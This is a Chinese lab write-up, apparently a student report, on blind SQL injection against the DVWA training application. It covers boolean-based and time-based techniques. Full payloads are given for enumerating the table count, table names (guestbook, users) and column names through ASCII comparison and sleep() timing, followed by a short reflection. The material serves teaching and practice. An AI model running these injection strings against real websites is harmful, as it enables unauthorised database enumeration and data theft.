
1' and (SELECT COUNT(\*) TABLES FROM information\_schema.TABLES WHERE table\_schema = 'dvwa' GROUP BY table\_schema)>2 #

依旧是显示不存在



由此断定应当是有两个表


同时得到一个信息：在结果正确的时候，可能会出现如下的白屏现象



* 1. 猜测两个表名的长度

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))<11 #

得到白屏，因此确定长度是小于11的



1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))<8 #

显示无结果

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))<9 #

显示无结果

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))<10 #

出现白屏

因此得到第一个表名称的长度是9


同理对**第二个**表名的长度进行猜测

得到第二个表名长度为5

* 1. 猜测表的名称

猜测方式同之前对数据库名称相同，需要对每一个位置进行小写字母转换后的ascii进行判断，其语句一个样例为：

1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=’dvwa’ limit 0,1),1,1))>97 #




之后通过类似二分查找的方式进行比对，得到了两个数据库的名称为：guestbook，users

* 1. 猜测表中字段数量

根据已经猜测到的数据库名称可以猜得对我们有用的应当是第二个表，也就是users表，因此仅对users表内的字段进行猜测分析

猜测方式同前面对数据库内的表的数量猜测方式大致相同，依旧是使用一个类似二分法的操作逐渐缩小范围：

1’ and (select count(column\_name) from information\_schema.columns where table\_name= ’users’)<10 #




通过逐步的缩小范围，最终确定表中字段的数量应该是8

* 1. 猜测字段名的长度和字符

方式同前：


1’ and length(substr((select column\_name from information\_schema.columns where table\_name= ’users’ limit 0,1),1))<10 #



通过逐步的缩小范围，最终确定表中第一个字段的长度应该是7

之后通过同猜测表名的方式进行一个一个字符的ascii比对：

1' and ascii(substr((select column\_name from information\_schema.columns where table\_name='users' limit 0,1),1,1))=117 #



猜得第一个字段的名称是user\_id


之后的步骤都和前面类似，只需要重复上面的操作就能够得到所有的信息

3.8 基于时间的盲注

输入1’ and sleep(5) #，感觉到明显延迟

输入1 and sleep(5) #，没有延迟

说明存在字符型的基于时间的盲注。




猜解当前数据库名字长度：

1’ and if(length(database())=1,sleep(5),1) #没有延迟

1’ and if(length(database())=4,sleep(5),1) # 明显延迟

采用二分法猜解数据库名：

1’ and if(ascii(substr(database(),1,1))>97,sleep(5),1)# 明显延迟



以此类推，猜解表、字段和数据。

**心得体会：**

sql盲注比较辛苦，什么都需要手动进行输入，并且需要人工对逻辑进行分析判断。相较之下还是工具的使用比价方便（可以使用Sqlmap进行自动化注入）。而且在对sql进行盲注的时候，需要了解sql的语法特点，才能够有针对性的进行注入，也就是说不论是攻击什么，都需要对实现这个功能的程序的语言有一定的了解才能有针对性的进行手动注入，需要了解的还是很多的。